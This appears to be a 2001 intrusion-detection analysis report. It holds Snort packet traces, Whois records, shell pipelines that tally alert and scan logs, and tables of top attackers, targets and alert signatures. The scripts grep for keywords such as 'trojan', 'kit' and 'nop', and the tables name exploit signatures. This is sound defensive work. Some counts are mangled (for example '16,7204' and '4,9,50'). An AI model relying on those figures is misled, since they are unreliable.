09/07-05:11:32.659590 62.59.16.17:18245 -> MY.NET.222.74:21536
TCP TTL:110 TOS:0x0 ID:20992  DF
2*SFR*AU Seq: 0x68747470   Ack: 0x3A2F2F77   Win: 0x2E69
42 00 00 00 78 1B                           B...x.
```

What makes this packet Out of Spec ?

The use the SYN, FIN, RESET, & ACK in the same packet.

Normal combinations could be Reset
Fin Ack
Syn Ack

Review of the Scan log shows:

Sep 7 05:13:33 62.59.16.17:18245 -> MY.NET.222.74:21536 INVALIDACK 2*SFR*AU RESERVEDBITS

Review of the Alert log shows:

There were no log entries for the source IP address

This packet was most likely another attempt by NMAP to identify the type of Operating System installed on the targeted host.

The results of an ARIN Whois search:
European Regional Internet Registry/RIPE NCC (NETBLK-RIPE-C3)
These addresses have been further assigned to European users. Contact info can be found in the RIPE database, via the WHOIS and TELNET servers at whois.ripe.net, and at
http://www.ripe.net/db/whois.html
NL

Netname: RIPE-C3

Netblock: 62.0.0.0 - 62.255.255.255
Maintainer: RIPE
Coordinator:
Reseaux IP European Network Co-ordination Centre Singel 258 (RIPE-NCC-ARIN)
nicdb@RIPE.NET
+31 20 535 4444

Domain System inverse mapping provided by:

NS.RIPE.NET	193.0.0.193
NS.EU.NET	192.16.202.11
AUTH03.NS.UU.NET	198.6.1.83
NS2.NIC.FR	192.93.0.4
SUNIC.SUNET.SE	192.36.125.2
MUNNARI.OZ.AU	128.250.1.21
NS.APNIC.NET	203.37.255.97

Sept. 08, 2001

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/08-15:45:29.965070 65.1.84.179:3638 -> MY.NET.53.40:6346
TCP TTL:117 TOS:0x0 ID:48787  DF
2*SFRP*U Seq: 0xF1378D8   Ack: 0x94   Win: 0x5018
TCP Options => EOL EOL
```

What makes this packet Out of Spec ?

The use of the Syn, Fin, Reset, Push, Reset, & Urgent TCP flags all in the same packet. This type of crafted packet is indicative of NMAP performing an OS query against the targeted host.

Review of the Alert log shows:

09/08-16:01:10.435357 [**] spp_portscan: PORTSCAN DETECTED from 65.1.84.179 (STEALTH) [**]
09/08-16:01:11.567416 [**] spp_portscan: portscan status from 65.1.84.179: 1 connections across 1 hosts: TCP(1), UDP(0) STEALTH [**]

09/08-16:01:12.973309 [**] spp_portscan: End of portscan from 65.1.84.179: TOTAL time(0s) hosts(1) TCP(1) UDP(0) STEALTH [**]

Review of the Scan log shows:

Sep 8 15:45:24 65.1.84.179:3638 -> MY.NET.53.40:6346 NOACK *2U*PRSF RESERVEDBITS

Search results from ARIN Whois:

@Home Network (NETBLK-GNVLSC1-SC-2)
425 Broadway Redwood City, CA 94063
US

Netname: GNVLSC1-SC-2
Netblock: 65.1.80.0 - 65.1.95.255

Coordinator:
Operations, Network (HOME-NOC-ARIN) noc-abuse@noc.home.net
(650) 556-5599

Analysis Methodology for Section 3

To bound the problem, I manually viewed the files to get a sense of the magnitude of the data and to view what types of information was to be fond in the log files supplied.

I then used simple UNIX commands to parse the data into manageable chunks, from which to begin analyzing. (I chose to use simple UNIX commands over the use of PERL, so as to be able to clearly show the relationships of the data being culled from the logs… While PERL could perform the tasks more quickly, and with more fidelity, the commands with which to do so would have obscured the methodology… Hence, I used normal UNIX command line utilities, so that someone who is not adept at arcane PERL functions could follow the logic, and possibly use it as a starting point for their own analysis methodology.)

Alert Log Analysis:

```
echo " "
echo " "
echo '#########################################################################'
echo "###              processing Alert Data for $1              ####"
echo '#########################################################################'
#
echo " "
#
echo "Getting Total Count of alerts for $1 ... a_totcnt"
wc -l $1 > ./$2/a_totcnt
#
echo "Getting # of Port Scans Detected for $1 ... a_psc"
grep "PORTSCAN DETECTED" $1 | wc -l > ./$2/a_psc
#
echo "Getting number of Stealth Scans for $1 ... a_ssc"
grep "PORTSCAN DETECTED" $1  | grep "(STEALTH)" | wc -l > ./$2/a_ssc
#
echo "Getting Unique List of Alerts for $1 ... a_ulst"
egrep -v "portscan| port 53| ICMP" $1 | cut -c 29- | sed 's/\[.*$//' | sort | uniq -c | sort -nr > ./$2/a_ulst
#
echo "Getting Top 10 Incoming Attacks for $1 ... a_ttia"
egrep -v "portscan| port 53 | ICMP" $1 | grep "\-\>..MY.NET" | cut -c 29- | sed 's/\[.*$//' | sort | uniq -c | sort
-nr > ./$2/a_ttia
#
echo "Getting Top 10 Internal Hosts being Attacked for $1 ... ./$2/a_ttih"
egrep -v "portscan| port 53 | ICMP" $1 | grep "\-\>..MY.NET" | sed 's/.*\]//' | cut -f 4 -d\  | cut -f 1 -d: | cut -f
3,4 -d. | sort -n -t. | uniq -c | sort -nr | head > ./$2/a_ttih
#
echo "Getting Top 10 Internal Services Attacked for $1 ... a_ttis"
egrep -v "portscan| port 53 | ICMP" $1 | grep "\-\>..MY.NET" | sed 's/.*\]//' | cut -f 4 -d\  | cut -f 2 -d: | sort -n
| uniq -c | sort -nr > ./$2/a_ttis
#
echo "Getting Top 10 External Attackers for $1 ... a_ttea"
egrep -v "portscan| port 53 | ICMP" $1 | grep "\-\>..MY.NET" | sed 's/^.*\]//' | sed 's/^\ //' | cut -f 1 -d: | sort -
n -t. | uniq -c | sort -nr | head > ./$2/a_ttea
#
echo "Getting Count of Outbound Alerts for $1 ... a_oac"
```

```
egrep -v "portscan| port 53 | ICMP" $1 | grep "MY.NET.*\-\>"  | wc -l > ./$2/a_0ac
#
echo "Getting Top 10 Outbound Alerts for $1 ... a_ttoa"
egrep -v "portscan| port 53 | ICMP" $1 | grep "MY.NET.*\-\>" | cut -c 29- | sed 's/\[.*$//' | sort | uniq -c | sort
-nr > ./$2/a_tt0a
#
echo "Getting Top 10 Internal Machines Causing Outbound Alerts for $1 ... a_ttibh"
egrep -v "portscan| port 53 | ICMP" $1 | grep "MY.NET.*\-\>" | cut -c 29- | sed 's/^.*\]//' | sed 's/^\ //' | cut -f
1 -d: | cut -f 3,4 -d. | sort | uniq -c | sort -nr | head > ./$2/a_ttibh
#
echo "Creating list os Anomalous Alerts for $1 ... a_laa"
egrep -v "portscan| port 53 | ICMP" $1 | grep "MY.NET.*\-\>" | grep "\-\>..MY.NET" > ./$2/a_laa
egrep -v "portscan| port 53 | ICMP" $1 | grep -i trojan >> ./$2/a_laa
egrep -v "portscan| port 53| Nmap" $1 | grep -i prohibit >> ./$2/a_laa
egrep -v "portscan| port 53| Nmap| Prohibited" $1 | grep -i reass >> ./$2/a_laa
egrep -v "portscan| port 53| Nmap| Prohibited" $1 | grep -i tiny >> ./$2/a_laa
egrep -v "portscan| port 53| Nmap| Prohibited" $1 | grep -i kit >> ./$2/a_laa
egrep -v "portscan| port 53| Nmap| Prohibited" $1 | grep -i nop >> ./$2/a_laa
```

Note: *port scans, ICMP error messages and DNS queries were handled independently, not simply ignored as the above script might incorrectly indicate.*

Output of Above for Sept. 4 2001:

Alert Data for Sep. 4, 2001

Total Count of alerts:	16,7204
Number of Port Scans Detected:	2,719
Number of Stealth Scans:	209

Unique List of Alerts:

WEB-MISC Attempt to execute cmd	4,9,50
IDS552/web-iis_IIS ISAPI Overflow ida nosize	4,2,41
High port 65535 tcp - possible Red Worm - traffic	4256
INFO MSN IM Chat data	2,922
MISC traceroute	2,499
WEB-MISC prefix-get //	2,490
CS WEBSERVER - external web traffic	2,410
MISC Large UDP Packet	1,991
Watchlist 000220 IL-ISDNNET-990517	1,110

Top 10 Incoming Attacks:

WEB-MISC Attempt to execute cmd	49,350
IDS552/web-iis_IIS ISAPI Overflow ida nosize	42,941
High port 65535 tcp - possible Red Worm - traffic	3,607

MISC traceroute	2,499
WEB-MISC prefix-get //	2,490
CS WEBSERVER - external web traffic	2,410
MISC Large UDP Packet	1,991
INFO MSN IM Chat data	1,115
Watchlist 000220 IL-ISDNNET-990517	1,110
SUNRPC highport access!	324

Top 10 Internal Hosts being Attacked:

MY.NET.253.114	2,494
MY.NET.140.9	2,492
MY.NET.100.165	2,486
MY.NET.153.110	1,248
MY.NET.213.150	654
MY.NET.226.22	515
MY.NET.210.6	350
MY.NET.218.118	323
MY.NET.229.178	165
MY.NET.6.35	109

Top 10 Internal Services Attacked :

Web (80)	97,396
Active API Server Port (3128)	3,602
Unknown Service (0)	1,257
Unknown Service (4467)	652
KaZaA (1214)	427
FileNET RMI (32771)	325
MMPFT (1815)	299
FTP (21)	180
Unknown Service (33459)	141
Sendmail (25)	138

Top 10 External Attackers:

211.90.176.59	3,680
130.161.37.101	3,601
211.90.88.43	2,687
130.206.68.207	1,546
130.206.68.211	1,422
213.41.101.226	1,416
217.57.15.133	1,365
130.243.117.133	1,323
130.206.69.226	1,258
217.126.131.214	1,155

Total Count of Outbound Alerts: 6,205

Top 10 Outbound Alerts:

INFO MSN IM Chat data	1,807
INFO napster login	1,079
High port 65535 tcp - possible Red Worm - traffic	649
INFO Possible IRC Access	530
Port 55850 tcp - Possible myserver activity	424
INFO Inbound GNUTella Connect accept	335
INFO Napster Client Data	123
SMTP relaying denied	106
WEB-MISC 403 Forbidden	39
TELNET login incorrect	23

Top 10 Internal Machines Causing Outbound Alerts:

MY.NET.134.14	490
MY.NET.205.94	413
MY.NET.207.110	349
MY.NET.235.106	334
MY.NET.227.94	142
MY.NET.253.51	106
MY.NET.108.42	89
MY.NET.98.109	70
MY.NET.53.46	48
MY.NET.210.126	45

Unique List of all Alerts as follows:

148558	WEB-MISC Attempt to execute cmd
128963	IDS552/web-iis_IIS ISAPI Overflow ida nosize
28735	Watchlist 000220 IL-ISDNNET-990517
22197	MISC Large UDP Packet
8947	INFO MSN IM Chat data
7378	MISC traceroute
6878	WEB-MISC prefix-get //
6119	CS WEBSERVER - external web traffic
4337	High port 65535 tcp - possible Red Worm - traffic
4150	Null scan!
3396	INFO napster login
2216	Possible trojan server activity
1734	Port 55850 tcp - Possible myserver activity - ref. 010313-1
1537	UDP SRC and DST outside network
1310	INFO Possible IRC Access
1241	Watchlist 000222 NET-NCFC
920	INFO Inbound GNUTella Connect accept
850	TCP SRC and DST outside network
675	Incomplete Packet Fragments Discarded
630	INFO Napster Client Data
477	SMTP relaying denied
366	SCAN Proxy attempt
332	SUNRPC highport access!
332	INFO Outbound GNUTella Connect accept
327	FTP DoS ftpd globbing

277	EXPLOIT x86 NOOP
185	Queso fingerprint
164	RPC tcp traffic contains bin_sh
147	WEB-MISC 403 Forbidden
137	External RPC call
120	INFO FTP anonymous FTP
116	TFTP - Internal TCP connection to external tftp server
89	SMB Name Wildcard
89	Russia Dynamo - SANS Flash 28-jul-00
83	x86 NOOP - unicode BUFFER OVERFLOW ATTACK
78	WEB-MISC http directory traversal
75	TELNET login incorrect
54	connect to 515 from outside
46	spp_http_decode: IIS Unicode attack detected
44	CS WEBSERVER - external ftp traffic
44	beetle.ucs
38	WEB-MISC count.cgi access
35	WEB-FRONTPAGE fpcount.exe access
35	WEB-FRONTPAGE _vti_rpc access
34	EXPLOIT x86 setuid 0
27	High port 65535 udp - possible Red Worm - traffic
26	Tiny Fragments - Possible Hostile Activity
25	EXPLOIT x86 stealth noop
21	WEB-IIS _vti_inf access
19	WEB-FRONTPAGE fourdots request
15	SCAN FIN
15	EXPLOIT x86 setgid 0
13	NMAP TCP ping!
12	INFO - Web Cmd completed
11	SCAN Synscan Portscan ID 19104
10	X11 outgoing
10	Probable NMAP fingerprint attempt
10	INFO Outbound GNUTella Connect request
10	FTP CWD / - possible warez site
9	INFO napster upload request
8	WinGate 1080 Attempt
8	INFO - Possible Squid Scan
8	connect to 515 from inside
7	WEB-MISC L3retriever HTTP Probe
7	Port 55850 udp - Possible myserver activity - ref. 010313-1
7	EXPLOIT x86 NOPS
6	WEB-MISC Lotus Domino directory traversal
6	WEB-IIS view source via translate header
6	WEB-CGI scriptalias access
6	WEB-CGI redirect access
6	Virus - Possible MyRomeo Worm
6	BACKDOOR NetMetro File List
4	WEB-FRONTPAGE author.exe access
4	WEB-CGI rsh access
4	Virus - Possible scr Worm
4	TELNET access
4	BACKDOOR NetMetro Incoming Traffic
3	WEB-MISC whisker head
3	WEB-IIS Unauthorized IP Access Attempt
3	WEB-CGI archie access
3	SYN-FIN scan!

3	INFO Inbound GNUTella Connect request
3	EXPLOIT NTPDX buffer overflow
2	WEB-CGI upload.pl access
2	WEB-CGI ksh access
2	WEB-CGI csh access
2	WEB-CGI calendar access
2	Virus - Possible pif Worm
2	spp_http_decode: CGI Null Byte attack detected
2	SCAN XMAS
2	RFB - Possible WinVNC - 010708-1
1	WEB-IIS scripts-browse
1	WEB-COLDFUSION administrator access
1	WEB-CGI webgais access
1	WEB-CGI w3-msql access
1	WEB-CGI glimpse access
1	WEB-CGI files.pl access
1	SNMP public access
1	SMTP chameleon overflow
1	SITE EXEC - Possible wu-ftpd exploit - GIAC000623
1	INFO napster new user login
1	IDS50/trojan_trojan-active-subseven
1	FTP MKD . - possible warez site
1	External FTP to HelpDesk MY.NET.83.197
1	EXPLOIT identd overflow
1	DNS zone transfer
1	DNS SPOOF query response with ttl
1	DDOS mstream handler to client
1	Attempted Sun RPC high port access

A web search was then performed for all alerts detected and a personal evaluation of the severity of each detect was performed to decide upon the “top 10” to be reported upon.

Scan Log Analysis:

```
echo Scan Analysis script in process
echo ----------------------
echo Getting total record count ... s_totcnt
wc -l $1 > ./$2/s_totcnt
#
echo 'Getting # Incoming Scans ... s_tic'
egrep "\-\>.*MY.NET" $1 | wc -l > ./$2/s_tic
#
echo 'Getting # of Incomming UDP Scans ... s_iuc'
egrep "\-\>.*MY.NET" $1 | grep UDP | wc -l > ./$2/s_iuc
#
echo 'Getting # of Incomming SYN Scans ... s_isc'
egrep "\-\>.*MY.NET" $1 | grep SYN | wc -l > ./$2/s_isc
#
echo 'Getting # of Incoming Anomalous Scans ... s_iac'
egrep -v "UDP|SYN" $1 | grep "\-\>.*MY.NET" | wc -l > ./$2/s_iac
#
echo 'Getting Total # of Outgoing Scans ... s_toc'
egrep "MY.NET.*\-\>" $1 | wc -l > ./$2/s_toc
#
```

```
echo 'Getting # of Outgoing UDP Scans ... s_ouc'
egrep "MY.NET.*\-\>" $1 | grep UDP | wc -l > ./$2/s_ouc
#
echo 'Getting # of Outgoing SYn Scans ... s_osc'
egrep "MY.NET.*\-\>" $1 | grep SYN | wc -l > ./$2/s_osc
#
echo 'Getting Count of Anomalous Outgoing Scans ... s_oac'
egrep -v "UDP|SYN" $1 | grep "MY.NET.*\-\>" | wc -l > ./$2/s_oac
#
echo 'Getting Top 10 Internal Hosts being Scanned ... s_ttih'
egrep "\-\>.*MY.NET" $1 | cut -c 17- | cut -f 3 -d\  | cut -f 3,4 -d. | cut -f 1 -d: | sort -n | uniq -c | sort -nr |
head > ./$2/s_ttih
#
echo 'Getting Top 10 Internal Services being Scanned ... s_ttis'
egrep "\-\>.*MY.NET" $1 | cut -c 17- | cut -f 3 -d\  | cut -f 3,4 -d. | cut -f 2 -d: | sort | uniq -c | sort -nr | head
> ./$2/s_ttis
#
echo 'Getting Top 10 External IP addrs scanning MY.NET ... s_ttebh'
egrep "\-\>.*MY.NET" $1 | cut -c 17- | cut -f 1 -d: | sort | uniq -c | sort -nr | head > ./$2/s_ttebh
#
echo 'Getting Incomming Anomalous scans ... s_ia'
egrep -v "UDP|SYN" $1 | grep "\-\>.*MY.NET" > ./$2/s_ia
#
echo 'Getting Top 10 External Hosts scanned by MY.NET ... s_tteh'
egrep "MY.NET.*\-\>" $1 | cut -c 17- |cut -f 3 -d\  | cut -f 1 -d: | sort | uniq -c | sort -nr | head > ./$2/s_tteh
#
echo 'Getting Top 10 External Services scanned by MY.NET ... s_ttes'
egrep "MY.NET.*\-\>" $1 | cut -c 17- |cut -f 3 -d\  | cut -f 2 -d: | sort | uniq -c | sort -nr | head > ./$2/s_ttes
#
echo 'Getting Top 10 Internal IP #s scanning External Hosts ... s_ttibh'
egrep "MY.NET.*\-\>" $1 | cut -c 17- | cut -f 1 -d: | cut -f 3,4 -d. | sort -n | uniq -c | sort -nr | head >
./$2/s_ttibh
#
echo 'Getting Anomalous Outgoing Scans ... s_oa'
egrep -v "UDP|SYN" $1 | grep "MY.NET.*\-\>" > ./$2/s_o
```

Output of above script for Sept. 4, 2001:

Scan Analysis for Sept. 04, 2001 (scans.010904)	
Total record count	54,853
Number of Incoming Scans	9,068
Number of Incoming UDP Scans	3,383
Number of Incoming SYN Scans	5,625
Number of Incoming Anomalous Scans	60

Total Number of Outgoing Scans	45,782
Number of Outgoing UDP Scans	44,332
Number of Outgoing SYN Scans	1,445
Number of Anomalous Outgoing Scans	5

Top 10 Internal Hosts being Scanned:

MY.NET.70.92	382
MY.NET.145.166	373
MY.NET.108.16	369
MY.NET.109.62	355
MY.NET.153.244	321
MY.NET.108.15	303
MY.NET.108.13	265
MY.NET.180.241	229
MY.NET.178.222	225
MY.NET.227.86	72

Top 10 Internal Services being Scanned:

6970	3321
3128	2458
21	2200
5	850
6346	64
515	37
7060	32
111	23
1214	20
0	20

Top 10 External IP Addresses scanning MY.NET:

205.188.246.121	2909
130.161.37.101	2458
217.11.167.47	2200
147.8.118.168	850
205.188.244.121	474
151.38.11.166	51
213.131.174.51	37
64.77.62.20	23
24.147.31.25	7
24.67.48.131	4

List of Incoming Anomalous scans:

Sep 4 00:06:48 65.9.207.66:1949 -> MY.NET.208.62:6346 UNKNOWN 21***PAU RESERVEDBITS
Sep 4 00:30:26 65.9.207.66:0 -> MY.NET.208.62:1949 UNKNOWN *1****A* RESERVEDBITS

Sep 4 00:49:27 65.9.207.66:1949 -> MY.NET.208.62:6346 UNKNOWN 2*****A* RESERVEDBITS
Sep 4 01:07:56 24.203.57.245:0 -> MY.NET.203.158:6347 INVALIDACK *1S***AU RESERVEDBITS
Sep 4 01:19:54 24.203.57.245:6347 -> MY.NET.203.158:1215 INVALIDACK *1SF*PAU
RESERVEDBITS
Sep 4 01:50:24 65.33.248.7:2119 -> MY.NET.205.78:6346 NULL ********
Sep 4 01:55:23 24.147.31.25:0 -> MY.NET.202.66:1214 NOACK **SFR***
Sep 4 01:58:47 24.147.31.25:1214 -> MY.NET.202.66:1872 NOACK **SFR***
Sep 4 02:08:15 24.147.31.25:1214 -> MY.NET.202.66:1872 NOACK **SFR***
Sep 4 02:09:30 24.147.31.25:0 -> MY.NET.202.66:1214 NOACK **SFR***
Sep 4 02:28:23 24.147.31.25:1214 -> MY.NET.202.66:1920 NOACK 21SFRP** RESERVEDBITS
Sep 4 02:43:55 24.147.31.25:0 -> MY.NET.202.66:1214 VECNA *****P*U
Sep 4 02:59:38 203.197.200.140:32944 -> MY.NET.224.202:1214 NULL ********
Sep 4 03:07:13 24.147.31.25:1214 -> MY.NET.202.66:1923 NULL ********
Sep 4 03:20:15 203.182.79.98:239 -> MY.NET.208.62:2180 VECNA ***F*P**
Sep 4 04:49:41 142.179.6.17:2112 -> MY.NET.150.204:1214 INVALIDACK 2***RPAU
RESERVEDBITS
Sep 4 06:41:11 62.178.102.250:44833 -> MY.NET.224.202:1214 INVALIDACK ***FR*A*
Sep 4 07:43:52 62.155.156.217:2926 -> MY.NET.204.186:6346 NOACK **S*RP**
Sep 4 08:03:33 66.50.66.180:32969 -> MY.NET.221.214:14545 NOACK 21S*R*** RESERVEDBITS
Sep 4 08:58:08 202.181.234.33:25 -> MY.NET.6.34:43468 UNKNOWN *1**R*A* RESERVEDBITS
Sep 4 10:09:37 213.45.44.18:1129 -> MY.NET.225.70:6347 NOACK **SF*P**
Sep 4 10:17:40 148.63.84.158:4037 -> MY.NET.227.118:1214 VECNA *****P**
Sep 4 10:20:27 148.63.84.158:4288 -> MY.NET.227.118:1214 VECNA *****P**
Sep 4 10:23:01 148.63.84.158:4037 -> MY.NET.227.118:1214 VECNA *****P**
Sep 4 10:34:11 217.97.8.65:64123 -> MY.NET.221.106:6346 UNKNOWN *1***PA* RESERVEDBITS
Sep 4 11:15:11 64.215.122.133:1157 -> MY.NET.70.11:1214 NOACK ***FR***
Sep 4 11:25:57 217.80.63.182:1824 -> MY.NET.222.74:4180 NOACK 2**FR**U RESERVEDBITS
Sep 4 11:35:48 24.67.229.172:3090 -> MY.NET.223.54:1214 FIN ***F****
Sep 4 12:18:49 24.181.140.97:58 -> MY.NET.225.202:6346 SPAU 2*S**PAU RESERVEDBITS
Sep 4 13:42:47 24.67.48.131:6699 -> MY.NET.150.220:1408 NOACK *1SFR*** RESERVEDBITS
Sep 4 13:43:58 65.129.88.51:32890 -> MY.NET.208.174:22531 FULLXMAS 2*SFRPAU
RESERVEDBITS
Sep 4 14:30:06 217.81.219.238:3960 -> MY.NET.223.42:1214 NOACK **S*R***
Sep 4 14:31:18 217.81.219.238:3960 -> MY.NET.223.42:1214 NOACK 21S*RP** RESERVEDBITS
Sep 4 14:36:46 194.47.109.148:0 -> MY.NET.225.202:6346 INVALIDACK 21SF*PAU
RESERVEDBITS
Sep 4 14:42:23 66.50.118.16:255 -> MY.NET.106.76:30204 NULL ********
Sep 4 15:04:36 62.59.137.234:32786 -> MY.NET.220.166:48537 NOACK 21**RP**
RESERVEDBITS
Sep 4 15:09:41 24.67.48.131:6699 -> MY.NET.150.220:1408 INVALIDACK *1SF*PA*
RESERVEDBITS
Sep 4 15:30:43 24.67.48.131:6699 -> MY.NET.150.220:1408 UNKNOWN 21***PAU
RESERVEDBITS
Sep 4 15:47:34 217.81.219.238:4220 -> MY.NET.223.42:1 UNKNOWN 21****A* RESERVEDBITS
Sep 4 15:57:28 212.209.58.99:2959 -> MY.NET.220.126:6346 NULL ********
Sep 4 16:09:08 217.81.219.238:4220 -> MY.NET.223.42:1214 NOACK 21**RP*U RESERVEDBITS
Sep 4 16:30:08 24.67.48.131:6699 -> MY.NET.150.220:1408 NULL ********
Sep 4 16:36:08 65.9.48.210:6347 -> MY.NET.228.50:3407 NOACK 21S*RP*U RESERVEDBITS
Sep 4 17:16:33 131.247.156.68:1214 -> MY.NET.219.58:2856 NOACK 2*SF*P** RESERVEDBITS
Sep 4 17:19:30 217.120.64.190:1041 -> MY.NET.235.98:6346 NULL ********
Sep 4 18:15:53 24.95.122.31:4220 -> MY.NET.234.134:1525 UNKNOWN 21*F*PA*
RESERVEDBITS
Sep 4 18:22:56 24.80.141.21:6346 -> MY.NET.225.202:3886 NOACK ***FRP**
Sep 4 18:24:11 24.95.122.31:4220 -> MY.NET.234.134:1531 INVALIDACK 21S*RPA*
RESERVEDBITS

Sep 4 18:36:35 192.147.171.244:50679 -> MY.NET.208.174:1214 UNKNOWN *1**R***
RESERVEDBITS
Sep 4 18:49:59 213.28.168.29:6699 -> MY.NET.224.198:2482 NOACK 2***RP*U RESERVEDBITS
Sep 4 18:59:59 213.28.168.29:0 -> MY.NET.224.198:6699 INVALIDACK *1*FRPAU
RESERVEDBITS
Sep 4 19:37:40 148.63.219.162:1754 -> MY.NET.207.170:1214 VECNA *****P**
Sep 4 19:42:20 24.95.122.31:4220 -> MY.NET.234.134:1575 FIN ***F****
Sep 4 20:22:07 200.221.78.91:1614 -> MY.NET.111.157:6346 NULL ********
Sep 4 21:05:03 24.201.16.172:1455 -> MY.NET.224.230:6699 INVALIDACK *1SF*PAU
RESERVEDBITS
Sep 4 21:55:15 24.79.221.135:4080 -> MY.NET.220.154:1214 NOACK *1S**P** RESERVEDBITS
Sep 4 22:05:16 24.79.221.135:4083 -> MY.NET.220.154:1214 UNKNOWN 21S***A*
RESERVEDBITS
Sep 4 23:19:14 24.5.157.184:41213 -> MY.NET.206.234:1214 INVALIDACK ***FRPA*
Sep 4 23:51:14 24.108.119.35:1214 -> MY.NET.234.234:2881 INVALIDACK *1**RPAU
RESERVEDBITS
Sep 4 23:54:48 24.108.119.35:85 -> MY.NET.234.234:1214 NOACK 21SFR**U RESERVEDBITS

Top 10 External Hosts scanned by MY.NET:

4.3.90.92	9014
24.200.31.233	2957
24.130.66.57	984
24.182.152.162	805
24.67.190.58	394
24.216.96.248	370
63.94.219.182	331
65.113.153.18	319
24.7.114.147	314
165.247.83.61	304

Top 10 External Services scanned by MY.NET:

28800	5585
13139	1421
27025	962
27020	864
27045	705
27035	702
27018	674
27030	576
779	536
7778	529

Top 10 Internal hosts scanning External Hosts:

MY.NET.212.150	12955
MY.NET.234.198	8884
MY.NET.201.42	3260
MY.NET.228.150	2364
MY.NET.220.130	1939
MY.NET.160.169	1321

MY.NET.223.54	1107
MY.NET.224.222	1069
MY.NET.217.150	899
MY.NET.224.70	872

List of Anomalous Outgoing Scans:

Sep 4 05:55:38 MY.NET.218.158:1142 -> 24.120.122.40:1214 NULL ********
Sep 4 06:06:43 MY.NET.218.158:1249 -> 24.218.180.0:1214 INVALIDACK 21SF*PAU RESERVEDBITS
Sep 4 12:27:45 MY.NET.70.113:61149 -> 24.182.152.162:31122 XMAS ***F*P*U
Sep 4 15:17:47 MY.NET.218.158:1412 -> 65.96.73.60:1214 NULL ********
Sep 4 21:48:55 MY.NET.186.25:23 -> 24.180.132.123:28873 NULL ********

Miscellaneous Scripts used in Analysis:

```
# Command to get External addresses
grep "\-\>.*MY.NET" scans.010904 | cut -c 17- | cut -f 1 -d: | sort -t\. | uniq -c | sort -nr > ext.04

# Command to get Internal addresses
grep "MY.NET.*\-\>" scans.010904 | cut -c 17- | cut -f 1 -d: | sort -t. | uniq -c | sort -nr | head

# Command to get Internal address with src port
grep "MY.NET.*\-\>" scans.010904 | cut -c 17- | cut -f 1 -d\  | sort -t. | uniq -c | sort -nr | head

#Command to get most attacked internal UDP orts
grep "\-\>.*MY.NET" scans.010904 | cut -c 17- | cut -f 3 -d: | sort -n | grep UDP | more

#Command to get most attacked internal ports
grep "\-\>.*MY.NET" scans.010904 | cut -c 17- | cut -f 3 -d: | sort -n | uniq -c | more

#Command to get most attacked external IP
grep "MY.NET.*\-\>" scans.010904 | cut -c 17- | cut -f 3,4 -d\  | cut -f 1 -d: | sort -nr | uniq -c | sort -nr |
more

#Command to get most attacked external port #
grep "MY.NET.*\-\>" scans.010904 | cut -c 17- | cut -f 3,4 -d\  | cut -f 2 -d: | sort | uniq -c | sort -nr

#
grep "MY.NET.*\-\>" scans.010904 | cut -c 17- | cut -f 3,4 -d\  | cut -f 2 -d: | grep SYN | sort | uniq -c | sort -
nr | more

# command to get most attacked ports from internal
grep "MY.NET.*\-\>" scans.010904 | cut -c 17- | cut -f 1 -d\  | cut -f 2 -d: | sort | uniq -c | sort -nr | more

#Command to get unique #s for later comparison
sed 's/$/ 4/' < ext.04 >ext.04s
sed 's/$/ 5/' < ext.05 >ext.05s
cat ext.04s ext.05s | sort -n | more

grep -v portscan alert.010904 | grep -iv web | egrep -v "ICMP| port 53" | wc -l

# COmmand to get uniq # of alerts
egrep -v "portscan| port 53 | ICMP" alert.010904 | cut -c 29- | sed 's/\[.*$//' | sort | uniq -c | sort -nr | more
```

```
# COmmand to get Port scan #'s
grep spp_portscan alert.010904 | egrep -v "portscan status|End of portscan"  | cut -c 43- | sed 's/from.*$//'
| wc -l

# Command to get Top 10 External IP#'s being attacked
egrep -v "portscan| port 53 | ICMP" alert.010904 | cut -c 29- | grep "MY.NET.*\-\>" | cut -f 2 -d\> | cut -f 1 -
d: | sort -n | uniq -c | sort -nr | head

# COmmand to get Top 10 External Services being attacked
egrep -v "portscan| port 53 | ICMP" alert.010904 | cut -c 29- | grep "MY.NET.*\-\>" | cut -f 2 -d\> | cut -f 2 -
d: | sort -n | uniq -c | sort -nr | more

#Command to get Top 10 Internal Hosts being attacked
egrep -v "portscan| port 53 | ICMP" alert.010904 | cut -c 29- | grep "\-\>.*MY.NET" | cut -f 2 -d \> | cut -f 1 -
d: | cut -f 3,4 -d. | sort -n | uniq -c | sort -nr | more

#Command to get Top 10 Internal Services being attacked
egrep -v "portscan| port 53 | ICMP" alert.010904 | cut -c 29- | grep "\-\>.*MY.NET" | cut -f 2 -d \> | cut -f 2 -
d:| sort -n | uniq -c | sort -nr | more

# Command to get Top 10 External IP#'s attacking me
egrep -v "portscan| port 53 | ICMP" alert.010904 | cut -c 29- | grep "\-\>.*MY.NET" | sed 's/^.*\]//' | cut -f 1 -
d: | sort -n | uniq -c | sort -nr | more - don't work friday night

# Command to get Attack Descriptions
egrep -v "portscan| port 53 | ICMP" alert.010904 | cut -c 29- | sed 's/\[.*$//' | sort | uniq -c | sort -nr | more

# COmmand to get anamoulous scanns
egrep -v "UDP|SYN" scans.010904 | grep "\-\>.*MY.NET" | cut -c 17- | sort | uniq -c | sort -nr | more

GET # OF SCANS
-------------------------------------------------------------------------------------------------
        wc -l file

Total # of Incoming
-------------------------------------------------------------------------------------------------
        egrep "\-\>.*MY.NET" $file | wc -l

# Incoming UDP
-------------------------------------------------------------------------------------------------
        egrep "\-\>.*MY.NET" $file | grep UDP | wc -l

# Incomoming SYN
-------------------------------------------------------------------------------------------------
        egrep "\-\>.*MY.NET" $file | grep SYN | wc -l

# Anomalous
-------------------------------------------------------------------------------------------------
        egrep -v "UDP|SYN" | grep "\-\>.*MY.NET" | wc -l

# Top 10 Internal Hosts Scanned
-------------------------------------------------------------------------------------------------
        egrep "\-\>.*MY.NET" scans.010904  | cut -c 17- | cut -f 3 -d\  | cut -f 3,4 -d. | cut -f 1 -d: | sort -n |
uniq -c | sort -nr | head
```

Top 10 Services Scanned

```
egrep "\-\>.*MY.NET" scans.010904  | cut -c 17- | cut -f 3 -d\  | cut -f 3,4 -d. | cut -f 2 -d: | sort | uniq -c | sort -nr | head
```

Top 10 External IP Addr's Scanning

```
egrep "\-\>.*MY.NET" scans.010904  | cut -c 17- | cut -f 1 -d\  | cut -f1 -d: | sort -n | uniq -c | sort -nr | head
```

Top 10 External hosts being scanned

```
egrep "MY.NET.*\-\>" scans.010904 | cut -c 17- |cut -f 3 -d\  | cut -f 1 -d: | sort | uniq -c | sort -nr | head
```

